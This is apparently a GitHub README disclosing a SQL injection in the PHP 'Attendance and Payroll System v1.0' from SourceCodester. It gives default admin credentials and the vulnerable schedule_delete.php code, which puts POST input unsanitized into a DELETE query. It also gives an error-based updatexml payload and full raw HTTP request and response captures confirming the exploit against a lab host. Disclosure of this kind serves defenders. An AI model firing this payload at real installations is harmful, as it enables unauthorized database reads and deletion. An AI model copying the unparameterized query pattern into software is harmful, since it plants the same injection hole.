⑂ main ▾   ⋯

bug_report / bug_f / **README.md**

debug601 Create README.md   ⟲ History

⚇ **1 contributor**

37 lines (26 sloc) | 1.46 KB   ⋯

Attendance and Payroll System v1.0 - SQL injection

username:nurhodelta password:password ----> {ip}apsystem/admin/index.php

Supplier： https://www.sourcecodester.com/php/12268/attendance-and-payroll-system-using-php.html

\admin\schedule_delete.php has SQL injection

Payload: id=4' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&delete=

SQL injection because id can be closed

```php
schedule_delete.php
1    <?php
2        include 'includes/session.php';
3
4        if(isset($_POST['delete'])){
5            $id = $_POST['id'];
6            $sql = "DELETE FROM schedules WHERE id = '$id'";
7            echo $sql;
8            if($conn->query($sql)){
9                $_SESSION['success'] = 'Schedule deleted successfully';
10           }
11           else{
12               $_SESSION['error'] = $conn->error;
13           }
14       }
15       else{
16           $_SESSION['error'] = 'Select item to delete first';
17       }
18
19       header('location: schedule.php');
20
21   ?>
```

POST /apsystem/admin/schedule_delete.php HTTP/1.1
Host: 192.168.1.17
Content-Length: 73
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.1.17/apsystem/admin/schedule.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5odl3120a4bta
Connection: close

id=4' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&delete=

Request

Raw | Params | Headers | Hex

```
POST /apsystem/admin/schedule_delete.php
HTTP/1.1
Host: 192.168.1.17
Content-Length: 73
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type:
application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/
xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=
0.9
Referer:
http://192.168.1.17/apsystem/admin/schedule.
php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5od13120a4bta
Connection: close

id=4' and updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+&delete=
```

Response

Raw | Headers | Hex

```
HTTP/1.1 302 Found
Date: Mon, 21 Mar 2022 08:50:28 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: schedule.php
Content-Length: 97
Connection: close
Content-Type: text/html; charset=UTF-8

DELETE FROM schedules WHERE id = '4' and updatexml(1,concat(0x7e,(select database()),0x7e),0)-- '
```